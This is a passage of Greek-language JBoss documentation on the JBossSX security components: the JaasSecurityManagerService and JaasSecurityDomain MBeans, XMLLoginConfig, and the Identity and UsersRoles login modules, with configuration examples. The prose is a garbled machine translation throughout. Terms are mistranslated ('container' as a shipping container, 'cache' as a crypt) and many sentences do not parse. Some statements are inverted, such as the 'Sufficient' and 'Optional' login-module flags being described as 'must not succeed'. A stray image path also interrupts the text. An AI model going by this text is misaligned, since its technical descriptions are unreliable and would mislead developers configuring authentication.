- Λάβετε τα ονόματα των ρόλων που επιτρέπονται για να έχουν πρόσβαση στη μέθοδο EJB από το εμπορευματοκιβώτιο EJB. Τα ονόματα ρόλου καθορίζονται από τα στοιχεία ρόλου- ονόματος περιγραφέα ejb-jar.xml όλων των στοιχείων μεθόδου- άδειας που περιέχουν την επικαλεσμένη μέθοδο.

- Εάν κανένας ρόλος δεν έχει οριστεί ή η μέθοδος διευκρινίζεται σε ένα στοιχείο αποκλειώμενων- καταλόγων, κατόπιν η πρόσβαση στη μέθοδο αμφισβητείται. Διαφορετικά, η μέθοδος doesUserHaveRole επικαλείται στο διευθυντή ασφάλειας από τον αναχαιτιστή ασφάλειας που βλέπει εάν ο επισκέπτης έχει ένα από τα ορισμένα ονόματα ρόλου. Αυτή η μέθοδος επαναλαμβάνει μέσω των ονομάτων και των ελέγχων ρόλου εάν ο επικυρωμένος χρήστης και η υπαγόμενη ομάδα ρόλων περιέχει ένα SimplePrincipal με το ορισμένο όνομα ρόλου. Η πρόσβαση επιτρέπεται εάν οποιοδήποτε όνομα ρόλου είναι μέλος της ομάδας ρόλων. Η πρόσβαση αμφισβητείται εάν κανένα από τα ονόματα ρόλου δεν είναι μέλη.

- Εάν το EJB διαμορφώθηκε με ένα πληρεξούσιο ασφάλειας συνήθειας, η επίκληση μεθόδου μεταβιβάζεται σε αυτό. Εάν το πληρεξούσιο ασφάλειας θέλει να αρνηθεί την πρόσβαση στον επισκέπτη, θα ρίξει ένα java.lang.SecurityException. Εάν κανένα SecurityException δεν ρίχνεται, η πρόσβαση στη μέθοδο EJB επιτρέπεται και τα περάσματα επίκλησης μεθόδου στον επόμενο αναχαιτιστή εμπορευματοκιβωτίων. Σημειώστε ότι το SecurityProxyInterceptor χειρίζεται αυτόν τον έλεγχο και αυτός ο αναχαιτιστής δεν παρουσιάζεται.

Κάθε εξασφαλισμένη επίκληση μεθόδου EJB ή εξασφαλισμένη πρόσβαση περιεχομένου Ιστού, απαιτεί την επικύρωση και την έγκριση του επισκέπτη επειδή οι πληροφορίες ασφάλειας αντιμετωπίζονται μέσα σε ένα περιβάλλον σύνδεσης δίχως session του αιτήματος που πρέπει να παρουσιαστεί και να επικυρωθεί με κάθε αίτημα. Αυτό μπορεί να είναι μια ακριβή λειτουργία εάν η σύνδεση JAAS περιλαμβάνει την επικοινωνία πελάτης- κεντρικών υπολογιστών. Λόγω αυτού, το JaasSecurityManager υποστηρίζει την έννοια μιας κρύπτης επικύρωσης που χρησιμοποιείται για να αποθηκεύσει τις κύριες και πιστοποιητικές πληροφορίες από τα προηγούμενα επιτυχή logins. Μπορείτε να διευκρινίσετε την περίπτωση κρύπτης επικύρωσης που χρησιμοποιεί ως τμήμα της διαμόρφωσης JaasSecurityManager δεδομένου ότι θα δείτε όταν συζητείται η σχετική υπηρεσία MBean στην ακολουθία του τμήματος. Ελλείψει οποιασδήποτε καθορισμένης από το χρήστη κρύπτης, μια

κρύπτη προεπιλογής που διατηρεί τις πιστοποιητικές πληροφορίες για μια διαμορφώσιμη χρονική περίοδο χρησιμοποιείται.

5.4.2 Το JaasSecurityManagerService Mbean

Η υπηρεσία JaasSecurityManagerService MBean διαχειρίζεται τους διευθυντές ασφάλειας. Αν και το όνομά του αρχίζει με Jaas, οι διευθυντές ασφάλειας που χειρίζεται δεν χρειάζονται τη χρήση JAAS στην εφαρμογή τους. Το όνομα προέκυψε από το γεγονός ότι η εφαρμογή διευθυντών ασφάλειας προεπιλογής είναι το JaasSecurityManager.

Ο αρχικός ρόλος του JaasSecurityManagerService είναι να εξωτερικευτεί η εφαρμογή διευθυντών ασφάλειας. Μπορείτε να αλλάξετε την εφαρμογή διευθυντών ασφάλειας με την παροχή μιας εναλλασσόμενης εφαρμογής των διεπαφών AuthenticationManager και RealmMapping.

Ο δεύτερος θεμελιώδης ρόλος του JaasSecurityManagerService είναι να παρασχεθεί μια εφαρμογή JNDI javax.naming.spi.ObjectFactory για να επιτρέψει την απλή κώδικας- ελεύθερη διαχείριση του ονόματος JNDI στη χαρτογράφηση εφαρμογής διευθυντών ασφάλειας. Έχει αναφερθεί ότι η ασφάλεια επιτρέπεται με τη διευκρίνιση του ονόματος JNDI της εφαρμογής διευθυντών ασφάλειας μέσω του στοιχείου περιγραφέα επέκτασης ασφάλεια- περιοχών.

Όταν διευκρινίζετε ένα όνομα JNDI, πρέπει να υπάρξει μια αντικείμενο- σύνδεση εκεί στη χρήση. Για να απλοποιήσει την οργάνωση του ονόματος JNDI στις συνδέσεις διευθυντών ασφάλειας, το JaasSecurityManagerService κατορθώνει την ένωση των περιπτώσεων διευθυντών ασφάλειας στα ονόματα με τη δέσμευση μιας επόμενης ονομάζοντας αναφοράς συστημάτων με το ως JNDI ObjectFactory με το όνομα Java: /jaas.

Αυτό επιτρέπει σε ένα να χρησιμοποιήσει μια ονομαζόμενη σύμβαση της μορφής Java: /jaas/XYZ ως αξία για το στοιχείο ασφάλεια- περιοχών και περίπτωση διευθυντών ασφάλειας για την ασφάλεια XYZ η περιοχή θα δημιουργηθεί όπως απαιτείται για σας. Ο διευθυντής ασφάλειας για την περιοχή XYZ δημιουργείται στην πρώτη συμβούλευση ενάντια στην Java: /jaas/XYZ δεσμευτικός με τη δημιουργία μιας περίπτωσης της κατηγορίας που διευκρινίζεται από το SecurityManagerClassName αποδώστε τη χρησιμοποίηση ενός κατασκευαστή που παίρνει το όνομα της περιοχής ασφάλειας.

Παραδείγματος χάριν, εξετάστε το ακόλουθο απόκομα διαμόρφωσης ασφάλειας εμπορευματοκιβωτίων:

Κώδικας

```
<jboss>
    <!-- Configure all containers to be secured under the "hades"
security domain -->
    <security-domain>java:/jaas/hades</security-domain>
    <!-- ... -->
</jboss>
```

Οποιαδήποτε συμβούλευση του ονόματος Java: /jaas/hades θα επιστρέψει μια περίπτωση διευθυντών ασφάλειας που έχει συνδεθεί με την περιοχή ασφάλειας που ονομάζεται hades. Αυτός ο διευθυντής ασφάλειας θα εφαρμόσει τις διεπαφές της ασφάλειας AuthenticationManager και RealmMapping και θα είναι του τύπου που διευκρινίζεται από τις ιδιότητες JaasSecurityManagerService SecurityManagerClassName.

Το JaasSecurityManagerService MBean διαμορφώνεται εξ ορισμού για τη χρήση στην τυποποιημένη διανομή JBoss και μπορείτε συχνά να χρησιμοποιήσετε τη διαμόρφωση προεπιλογής όπως είναι. Οι διαμορφώσιμες ιδιότητες του JaasSecurityManagerService περιλαμβάνουν:

- **SecurityManagerClassName**: Το όνομα της κατηγορίας που παρέχει την εφαρμογή διευθυντών ασφάλειας. Η εφαρμογή πρέπει να υποστηρίξει και τις διεπαφές org.jboss.security.AuthenticationManager και org.jboss.security.RealmMapping. Εάν όχι διευκρινισμένος, αυτό προκαθορίζει στο jAAS-βασισμένο org.jboss.security.plugins.JaasSecurityManager.

- **CallbackHandlerClassName**: Το όνομα της κατηγορίας που παρέχει την εφαρμογή javax.security.auth.callback.CallbackHandler που χρησιμοποιείται από το JaasSecurityManager. Μπορείτε να αγνοήσετε το χειριστή που χρησιμοποιείται από το JaasSecurityManager εάν η εφαρμογή προεπιλογής (org.jboss.security.auth.callback.SecurityAssociationHandler) δεν ικανοποιεί τις ανάγκες σας. Αυτό είναι μια μάλλον βαθιά διαμόρφωση που δεν πρέπει γενικά να τεθεί εκτός αν ξέρετε τι κάνετε.

- **SecurityProxyFactoryClassName**: Το όνομα της κατηγορίας που παρέχει την εφαρμογή org.jboss.security.SecurityProxyFactory. Εάν όχι διευκρινισμένος αυτό προκαθορίζει σε org.jboss.security.SubjectSecurityProxyFactory.

- **AuthenticationCacheJndiName**: Διευκρινίζει τη θέση της πιστοποιητικής πολιτικής κρύπτης ασφάλειας. Αυτό αντιμετωπίζεται αρχικά ως θέση ObjectFactory ικανή των περιπτώσεων CachePolicy επιστροφής σε μια βάση ανά- ασφάλεια- περιοχών. Αυτό γίνεται με την επισύναψη του ονόματος της περιοχής ασφάλειας σε αυτό το όνομα ανατρέχοντας το CachePolicy για μια περιοχή. Εάν αυτό αποτυγχάνει, η θέση αντιμετωπίζεται ως ενιαίο CachePolicy για όλες τις περιοχές ασφάλειας. Σαν προεπιλογή, μια χρονομετρημένη πολιτική κρύπτης χρησιμοποιείται.

- **DefaultCacheTimeout**: Διευκρινίζει το πολιτικό διάλειμμα κρύπτης προεπιλογής χρονομετρημένο στα δευτερόλεπτα. Η προκαθορισμένη αξία είναι 1800 δευτερόλεπτα (30 λεπτά). Η αξία που χρησιμοποιείται για το διάλειμμα είναι μια ανταλλαγή μεταξύ των συχνών διαδικασιών επικύρωσης και πόσο καιρό οι πιστοποιητικές πληροφορίες μπορούν να είναι από το «synch» όσον αφορά το κατάστημα πληροφοριών ασφάλειας. Εάν θέλετε να θέσετε εκτός λειτουργίας την εναποθήκευση των πιστοποιητικών ασφάλειας, θέστε αυτό σε 0 στην επικύρωση δύναμης για να εμφανιστείτε κάθε φορά.

Αυτό δεν έχει καμία επιρροή, εάν το AuthenticationCacheJndiName έχουν αλλάξει από την προκαθορισμένη αξία.

- **DefaultCacheResolution**: Διευκρινίζει το πολιτικό ψήφισμα κρύπτης προεπιλογής χρονομετρημένο στα δευτερόλεπτα. Αυτό ελέγχει το διάστημα στο οποίο το τρέχον «timestamp» κρύπτης ενημερώνεται και πρέπει να είναι λιγότερο από το DefaultCacheTimeout γιατί το διάλειμμα είναι σημαντικό. Το ψήφισμα προεπιλογής είναι 60 δευτερόλεπτα (1 λεπτό). Αυτό δεν έχει καμία επιρροή εάν το AuthenticationCacheJndiName έχουν αλλάξει από την προκαθορισμένη αξία.

- **DefaultUnauthenticatedPrincipal**: Διευκρινίζει τον προιστάμενο που χρησιμοποιεί για τους πλαστούς χρήστες. Αυτή η ρύθμιση το καθιστά πιθανό να θέσει τις άδειες προεπιλογής για τους χρήστες που δεν έχουν επικυρωθεί.

Το JaasSecurityManagerService υποστηρίζει επίσης διάφορες χρήσιμες διαδικασίες. Αυτοί περιλαμβάνουν το ξέπλυμα οποιασδήποτε κρύπτης επικύρωσης περιοχών ασφάλειας στο χρόνο εκτέλεσης, που παίρνει τον κατάλογο ενεργών χρηστών σε μια κρύπτη επικύρωσης περιοχών ασφάλειας και οποιεσδήποτε από τις μεθόδους διεπαφών διευθυντών ασφάλειας.

Το ξέπλυμα μιας κρύπτης επικύρωσης περιοχών ασφάλειας μπορεί να χρησιμοποιηθεί για να ρίξει όλα τα εναποθηκευμένα πιστοποιητικά όταν ενημερωθεί το ελλοχεύον κατάστημα και θέλει το κράτος καταστημάτων για να χρησιμοποιηθείτε αμέσως. Η υπογραφή λειτουργίας MBean είναι: δημόσιο κενό flushAuthenticationCache (σειρά securityDomain). Αυτό μπορεί να επικαλεσθεί προγραμματιστικά, χρησιμοποιώντας το ακόλουθο απόκομα κώδικα:

Κώδικας

```
MBeanServer server = ...;
String jaasMgrName = "jboss.security:service=JaasSecurityManager";
ObjectName jaasMgr = new ObjectName(jaasMgrName);
Object[] params = {domainName};
String[] signature = {"java.lang.String"};
server.invoke(jaasMgr,      "flushAuthenticationCache",      params,
signature);
```

Να πάρει τον κατάλογο ενεργών χρηστών και να παρέχει ένα στιγμιότυπο των κλειδιών των προισταμένων σε μια κρύπτη επικύρωσης περιοχών ασφάλειας που δεν λήγουν. Η υπογραφή λειτουργίας MBean είναι: δημόσια getAuthenticationCachePrincipals καταλόγων (σειρά securityDomain).

Αυτό μπορεί να επικαλεσθεί προγραμματιστικά, χρησιμοποιώντας το ακόλουθο απόκομα κώδικα:

Κώδικας

```
MBeanServer server = ...;
String jaasMgrName = "jboss.security:service=JaasSecurityManager";
ObjectName jaasMgr = new ObjectName(jaasMgrName);
```

```
Object[] params = {domainName};
String[] signature = {"java.lang.String"};
List       users       =       (List)       server.invoke(jaasMgr,
"getAuthenticationCachePrincipals",
                                  params, signature);
```

Ο διευθυντής ασφάλειας έχει μερικές πρόσθετες μεθόδους προσπέλασης.

Κώδικας

```
public boolean isValid(String securityDomain, Principal principal,
Object credential);
public Principal getPrincipal(String securityDomain, Principal
principal);
public boolean doesUserHaveRole(String securityDomain, Principal
principal,
                                  Object credential, Set roles);
public Set getUserRoles(String securityDomain, Principal principal,
Object credential);
```

Παρέχουν την πρόσβαση μέθοδος των αντιστοιχίας διεπαφών AuthenticationManager και RealmMapping της σχετικής περιοχής ασφάλειας που ονομάζεται από το επιχείρημα securityDomain.

5.5 Το JaasSecurityDomain MBean

Το org.jboss.security.plugins.JaasSecurityDomain είναι μια επέκταση JaasSecurityManager, που προσθέτει την έννοια ενός KeyStore, ένα JSSE KeyManagerFactory και ένα TrustManagerFactory για την υποστήριξη της SSL και άλλων κρυπτογραφικών περιπτώσεων χρήσης. Οι πρόσθετες διαμορφώσιμες ιδιότητες του JaasSecurityDomain περιλαμβάνουν:

- **KeyStoreType**: Ο τύπος της εφαρμογής KeyStore. Αυτό είναι το επιχείρημα τύπων που περνούν στη (τύπος σειράς) μέθοδο εργοστασίων java.security.KeyStore.getInstance. Η προεπιλογή είναι JKS.

- **KeyStoreURL**: Ένα URL στη θέση της βάσης δεδομένων KeyStore. Αυτό χρησιμοποιείται για να λάβει ένα InputStream για να μονογράψει το KeyStore. Εάν η σειρά δεν είναι μια αξία URL, αντιμετωπίζεται ως αρχείο.

- **KeyStorePass**: Ο κωδικός πρόσβασης που συνδέεται με το περιεχόμενο βάσεων δεδομένων KeyStore. Το KeyStorePass χρησιμοποιείται επίσης σε σχέση με με το Salt και τις ιδιότητες IterationCount για να δημιουργήσει ένα PBE που το μυστικό κλειδί που χρησιμοποιείται κωδικοποιεί/ αποκωδικοποιεί τις διαδικασίες. Το σχήμα αξίας ιδιοτήτων KeyStorePass είναι το ακόλουθο:

- Ο κωδικός πρόσβασης plaintext για το KeyStore ή toCharArray() αξία της σειράς χρησιμοποιείται χωρίς οποιοδήποτε χειρισμό.

- Μια εντολή που εκτελεί για να λάβει τον κωδικό πρόσβασης plaintext. Το σχήμα είναι {απόσπασμα}… όπου… είναι η ακριβής γραμμή εντολής που θα

περάσουν στη μέθοδο Runtime.exec (σειράς) για να εκτελέσει μια πλατφόρμα-συγκεκριμένη εντολή. Η πρώτη γραμμή της παραγωγής εντολής χρησιμοποιείται ως κωδικός πρόσβασης.

- Μια κλάση που δημιουργεί για να λάβει τον κωδικό πρόσβασης plaintext. Το σχήμα είναι {CLASS} classname [: ctorarg] όπου [: ctorarg] είναι μια προαιρετική σειρά που θα περάσουν στον κατασκευαστή της κλάσης οταν εκείνη δημιουργείται. Ο κωδικός πρόσβασης λαμβάνεται από το classname με την επίκληση μιας toCharArray() μεθόδου εάν βρίσκεται, διαφορετικά, η toString() μέθοδος χρησιμοποιείται.

- **Salt**: Η αλατισμένη αξία PBEParameterSpec.

- **IterationCount**: Η αξία αρίθμησης επανάληψης PBEParameterSpec.

- **TrustStoreType**: Ο τύπος της εφαρμογής TrustStore. Αυτό είναι το επιχείρημα τύπων που περνούν στη (τύπος σειράς) μέθοδο εργοστασίων java.security.KeyStore.getInstance. Η προεπιλογή είναι JKS.


- **TrustStoreURL**: Ένα URL στη θέση της βάσης δεδομένων TrustStore. Αυτό χρησιμοποιείται για να λάβει ένα InputStream για να μονογράψει το KeyStore. Εάν η σειρά δεν είναι μια αξία URL, αντιμετωπίζεται ως αρχείο.

- **TrustStorePass**: Ο κωδικός πρόσβασης που συνδέεται με το περιεχόμενο βάσεων δεδομένων καταστημάτων εμπιστοσύνης. Το TrustStorePass είναι ένας απλος κωδικός πρόσβασης και δεν έχει τις ίδιες επιλογές διαμόρφωσης με το KeyStorePass.

- **ManagerServiceName**: Θέτει τη σειρά ονόματος αντικειμένου JMX της υπηρεσίας MBean διευθυντών ασφάλειας. Αυτό χρησιμοποιείται για να καταχωρήσει τις προεπιλογές για να καταχωρήσει το JaasSecurityDomain ως ο διευθυντής ασφάλειας κάτω από τη Java: πού είναι το όνομα που περνούν στον κατασκευαστή MBean. Οι προεπιλογές ονόματος σε jboss.security: service=JaasSecurityManager.

5.6 Το XMLJAASLoginConfiguration MBean

Ο JBoss χρησιμοποιεί μία διαφορετική υλοποίηση της javax.security.auth.login.Configuration κλάσης η οποία παρέχεται από το org.jboss.security.auth.login.XMLLoginConfig MBean. Αυτή η υλοποίηση χρησιμοποιεί ένα XML format που αντιστοιχεί στο DTD που δίνεται στην παρακάτω φιγούρα.



Εικόνα 23 Το XMLLoginConfig.DTD

Το XMLLoginConfig είναι υπηρεσία που φορτώνει τις τυποποιημένες διαμορφώσεις εφαρμογής JAAS από μια τοπική διαμόρφωση αρχειοθετεί. Το MBean υποστηρίζει τις ακόλουθες ιδιότητες:

- **ConfigURL**: διευκρινίζει το URL του αρχείου διαμόρφωσης σύνδεσης XML που πρέπει να φορτωθεί από αυτό το MBean στο ξεκίνημα. Αυτό πρέπει να είναι μια έγκυρη αντιπροσώπευση σειράς URL.

- **ConfigResource**: διευκρινίζει το όνομα των πόρων του αρχείου διαμόρφωσης σύνδεσης XML που πρέπει να φορτωθεί από αυτό το MBean στο ξεκίνημα. Το όνομα αντιμετωπίζεται ως πόρος classpath για τον οποίο ένα URL βρίσκεται χρησιμοποιώντας το φορτωτή κατηγορίας πλαισίου νημάτων.

- **ValidateDTD**: μια σημαία που δείχνει εάν επικυρωνόταν η διαμόρφωση XML ενάντια σε DTD της. Αυτό προκαθορίζει σε αληθινό.

Η ιδιότητα ονόματος της εφαρμογή- πολιτικής είναι το όνομα διαμόρφωσης σύνδεσης. Αυτό αντιστοιχεί στη μερίδα της αξίας στοιχείων των ασφάλεια- περιοχών jboss.xml και jboss-web.xml μετά από τη Java: /jaas/ πρόθεμα. Η ιδιότητα κώδικα του στοιχείου σύνδεση- ενότητας διευκρινίζει το όνομα κατηγορίας της εφαρμογής ενότητας σύνδεσης. Η ιδιότητα σημαιών ελέγχει τη γενική συμπεριφορά του σωρού επικύρωσης. Οι τιμές και οι έννοιες είναι: απαιτημένες:

- **Required**: το LoginModule πρέπει να πετύχει. Εάν πετυχαίνει ή αποτυγχάνει, η επικύρωση συνεχίζει ακόμα να προχωρά κάτω από τον κατάλογο LoginModule.

- **Requisite**: το LoginModule πρέπει να πετύχει. Εάν πετυχαίνει, η επικύρωση συνεχίζεται κάτω από τον κατάλογο LoginModule. Εάν αποτυγχάνει, ο έλεγχος επιστρέφει αμέσως στην εφαρμογή (η επικύρωση δεν προχωρά κάτω από τον κατάλογο LoginModule).

- **Sufficient**: το LoginModule δεν πρέπει να πετύχει. Εάν πετυχαίνει, ελέγξτε αμέσως τις επιστροφές στην εφαρμογή (η επικύρωση δεν προχωρά κάτω από τον κατάλογο LoginModule). Εάν αποτυγχάνει, η επικύρωση συνεχίζεται κάτω από τον κατάλογο LoginModule.

- **Optional**: το LoginModule δεν πρέπει να πετύχει. Εάν πετυχαίνει ή αποτυγχάνει, η επικύρωση συνεχίζει ακόμα να προχωρά κάτω από τον κατάλογο LoginModule.

Ένα ή περισσότερα στοιχεία ενότητα- επιλογής μπορούν να διευκρινιστούν ως στοιχεία παιδιών μιας σύνδεση- ενότητας. Αυτοί καθορίζουν τα ζευγάρια σειράς ονόματος/αξίας που τίθενται στην διάθεση της ενότητας σύνδεσης κατά τη διάρκεια της έναρξης. Η ιδιότητα ονόματος διευκρινίζει το όνομα επιλογής ενώ το σώμα ενότητα-επιλογής παρέχει την αξία. Μια διαμόρφωση σύνδεσης παραδείγματος δίνεται στο παράδειγμα 10, «μια διαμόρφωση ενότητας σύνδεσης δειγμάτων κατάλληλη για τη χρήση με XMLLoginConfig». .

Κώδικας

```
<policy>
    <application-policy name="srp-test">
        <authentication>
            <login-module
code="org.jboss.security.srp.jaas.SRPCacheLoginModule"
                          flag="required">
                <module-option              name="cacheJndiName">srp-
test/AuthenticationCache</module-option>
            </login-module>

            <login-module
code="org.jboss.security.auth.spi.UsersRolesLoginModule"
                           flag="required">
                <module-option                          name="password-
stacking">useFirstPass</module-option>
            </login-module>
        </authentication>
    </application-policy>
</policy>
```

Example 10. A sample login module configuration suitable for use with XMLLoginConfig

Το MBean υποστηρίζει επίσης τις ακόλουθες διαδικασίες που επιτρέπουν να επεκταθούν δυναμικά οι διαμορφώσεις σύνδεσης στο χρόνο εκτέλεσης. Σημειώστε ότι οποιαδήποτε λειτουργία που προσπαθεί να αλλάξει τη διαμόρφωση σύνδεσης απαιτεί ένα javax.security.auth.AuthPermission (" refreshLoginConfiguration") κατά την τρέξιμο με έναν διευθυντή ασφάλειας. Η υπηρεσία org.jboss.chap8.service.SecurityConfig καταδεικνύει πώς αυτό μπορεί να χρησιμοποιηθεί για να προσθέσει/αφαιρεί μια συγκεκριμένη διαμόρφωση ασφάλειας επέκτασης δυναμικά.

- **void addAppConfig(String appName, AppConfigurationEntry[] entries)**: αυτό προσθέτει το δεδομένο σωρό διαμόρφωσης ενότητας σύνδεσης στην τρέχουσα διαμόρφωση κάτω από appName. Αυτό αντικαθιστά οποιαδήποτε υπάρχουσα είσοδο με εκείνο το όνομα.

- **void removeAppConfig(String appName)**: αυτό αφαιρεί τη διαμόρφωση ενότητας σύνδεσης που καταχωρείται κάτω από appName.

- **String[] loadConfig(URL configURL) throws Exception**: αυτό φορτώνει μια ή περισσότερες διαμορφώσεις σύνδεσης από ένα URL που αντιπροσωπεύουν, είτε ένα XML, είτε το αρχείο διαμόρφωσης σύνδεσης κληρονομιών. Σημειώστε ότι όλες οι διαμορφώσεις σύνδεσης πρέπει να προστεθούν ή καμία δεν θα προστεθεί. Επιστρέφει τα ονόματα των διαμορφώσεων σύνδεσης που προστέθηκαν.

- **void removeConfigs(String[] appNames)**: αυτό αφαιρεί τη διευκρινισμένη appNames διαμορφώσεις σειρά σύνδεσης.

- **String displayAppConfig(String appName)**: αυτή η λειτουργία επιδεικνύει ένα απλό σχήμα σειράς της ονομασμένης διαμόρφωσης εάν υπάρχει.

5.7 Το JAAS LoginConfigurationManagement MBean

Η εγκατάσταση της συνήθειας javax.security.auth.log μέσα. Η διαμόρφωση ρυθμίζεται από το org.jboss.security.plugins.SecurityConfig MBean. Υπάρχει μια διαμορφώσιμη ιδιότητα:

- **LoginConfig**: Διευκρινίζει τη σειρά JMX ObjectName που παρέχει τη διαμόρφωση σύνδεσης προεπιλογής JAAS. Όταν το SecurityConfig αρχίζει, αυτός ο μέσος όρος ρωτιέται για το javax.security.auth.log. Διαμόρφωση με την κλήση της λειτουργίας getConfiguration του (διαμόρφωση currentConfig). Εάν η ιδιότητα LoginConfig δεν διευκρινίζεται έπειτα η εφαρμογή διαμόρφωσης προεπιλογής που περιγράφεται στην κατηγορία JavaDocs διαμόρφωσης χρησιμοποιείται.

Εκτός από την άδεια μιας εφαρμογής διαμόρφωσης σύνδεσης συνήθειας JAAS, αυτή η υπηρεσία επιτρέπει στις διαμορφώσεις αλυσοδεθούν σε έναν σωρό στο χρόνο εκτέλεσης. Αυτό επιτρέπει σε έναν να ωθήσει μια διαμόρφωση σύνδεσης επάνω στο σωρό. Αυτό είναι ένα χαρακτηριστικό γνώρισμα που χρησιμοποιείται από τις δοκιμές μονάδων ασφάλειας για να εγκαταστήσει τις διαμορφώσεις σύνδεσης συνήθειας σε μια εγκατάσταση JBoss προεπιλογής. Η ώθηση μιας νέας διαμόρφωσης είναι:

Κώδικας

```
public void pushLoginConfig(String objectName) throws
                JMException, MalformedObjectNameException;
```

Οι παράμετροι objectName διευκρινίζουν ένα MBean παρόμοιο με τις ιδιότητες LoginConfig. Η τρέχουσα διαμόρφωση σύνδεσης μπορεί να είναι αφαιρούμενη χρησιμοποίηση:

```
public void popLoginConfig() throws JMException;
```

5.8 Χρησιμοποιώντας το JBossSX Login Modules

Η εφαρμογή JaasSecurityManager επιτρέπει την πλήρη προσαρμογή του μηχανισμού επικύρωσης χρησιμοποιώντας τις διαμορφώσεις ενότητας σύνδεσης JAAS. Με τον

καθορισμό της εισόδου διαμόρφωσης ενότητας σύνδεσης που αντιστοιχεί στο όνομα περιοχών ασφάλειας που έχετε χρησιμοποιήσει για να εξασφαλίσετε την πρόσβαση J2EE στα συστατικά σας, καθορίζετε την εφαρμογή μηχανισμών και ολοκλήρωσης επικύρωσης. Το πλαίσιο JBossSX περιλαμβάνει διάφορες συσσωρευμένες ενότητες σύνδεσης κατάλληλες για την ολοκλήρωση με τα τυποποιημένα πρωτόκολλα καταστημάτων υποδομής ασφάλειας, όπως LDAP και JDBC. Περιλαμβάνει επίσης τις τυποποιημένες εφαρμογές κατηγορίας βάσεων που βοηθούν να επιβάλουν το αναμενόμενο LoginModule για να υποβάλουν το σχέδιο χρήσης. Αυτές οι εφαρμογές επιτρέπουν την εύκολη ολοκλήρωση του πρωτοκόλλου επικύρωσής σας, εάν καμία από τις συσσωρευμένες ενότητες σύνδεσης δεν αποδεικνύεται κατάλληλη. Σε αυτό το τμήμα θα περιγράψουμε αρχικά τις χρήσιμες συσσωρευμένες ενότητες σύνδεσης και τη διαμόρφωσή τους και στο τέλος με μια συζήτηση για το πώς να δημιουργήσουμε τις εφαρμογές LoginModule συνήθειάς σας για τη χρήση με JBoss.

5.8.1 Org.jboss.security.auth.spi.IdentityLoginModule

Το IdentityLoginModule είναι μια απλή ενότητα σύνδεσης που συνδέει τον προιστάμενο που διευκρινίζεται στις επιλογές ενότητας με οποιοδήποτε θέμα που επικυρώνεται ενάντια στην ενότητα. Δημιουργεί μια περίπτωση SimplePrincipal χρησιμοποιώντας το όνομα που διευκρινίζεται από την κύρια επιλογή. Αν και αυτό δεν είναι βεβαίως μια κατάλληλη ενότητα σύνδεσης για την επικύρωση δύναμης παραγωγής, μπορεί να είναι χρήσιμη στα περιβάλλοντα ανάπτυξης όταν θέλετε να εξετάσετε την ασφάλεια που συνδέεται με τους δεδομένους κύριους και σχετικούς ρόλους.

Οι υποστηριγμένες επιλογές διαμόρφωσης ενότητας σύνδεσης περιλαμβάνουν:

- **principal**: Το όνομα στη χρήση για το SimplePrincipal όπως όλοι οι χρήστες το επικυρώνουν. Το κύριο όνομα προκαθορίζει στο φιλοξενούμενο εάν καμία κύρια επιλογή δεν διευκρινίζεται.

- **roles**: Τα ονόματα των ρόλων που θα οριστούν στον προιστάμενο χρηστών. Η αξία είναι ένας οριοθετημένος κατάλογος ονομάτων ρόλου.

- **password-stacking**: Κατά κωδικός πρόσβασης- συσσώρευση, η επιλογή θέτει useFirstPass, σε αυτή την ενότητα ο πρώτος ψάχνει ένα κοινό όνομα χρήστη με το όνομα javax.security.auth.log in.name ιδιοκτησίας στη κοινή ενότητα του κρατικού χάρτη σύνδεσης. Εάν βρεθεί σε αυτό, χρησιμοποιείται ως κύριο όνομα. Εάν όχι, το κύριο όνομα που τίθεται από αυτήν την ενότητα σύνδεσης αποθηκεύεται με το όνομα javax.security.auth.log in.name ιδιοκτησίας.

Μια είσοδος διαμόρφωσης XMLLoginConfig δειγμάτων που θα επικύρωναν όλους τους χρήστες ως κύριους που ονομάζεται jduke και θα όριζαν τα ονόματα ρόλου TheDuke και AnimatedCharacter είναι:

Κώδικας

```
<policy>
    <application-policy name="testIdentity">
        <authentication>
```

```
            <login-module
code="org.jboss.security.auth.spi.IdentityLoginModule"
                          flag="required">
                <module-option name="principal">jduke</module-option>
                <module-option
name="roles">TheDuke,AnimatedCharater</module-option>
            </login-module>
        </authentication>
    </application-policy>
</policy>
```

5.8.2 Org.jboss.security.auth.spi.UsersRolesLoginModule

Το UsersRolesLoginModule είναι μια απλή ενότητα σύνδεσης που υποστηρίζει τους πολλαπλάσιους ρόλους χρηστών που φορτώνονται από τα αρχεία ιδιοτήτων της Java. Το αρχείο χαρτογράφησης όνομα χρήστη- κωδικού πρόσβασης καλείται users.properties και το όνομα χρήστη- ρόλος που χαρτογραφούν το αρχείο καλούνται roles.properties. Τα αρχεία ιδιοτήτων φορτώνονται κατά τη διάρκεια της χρησιμοποίησης έναρξης, μονογράφουν το φορτωτή κατηγορίας πλαισίου νημάτων μεθόδου. Αυτό σημαίνει ότι αυτά τα αρχεία μπορούν να τοποθετηθούν στο J2EE Jar επέκτασης, στον κατάλογο διαμόρφωσης JBoss ή σε οποιοδήποτε κατάλογο στον κεντρικό υπολογιστή JBoss ή στο σύστημα classpath. Ο αρχικός σκοπός αυτής της ενότητας σύνδεσης είναι να εξεταστούν εύκολα οι τοποθετήσεις ασφάλειας των πολλαπλάσιων χρηστών και των ρόλων που χρησιμοποιούν τα αρχεία ιδιοτήτων που επεκτείνονται με την εφαρμογή.

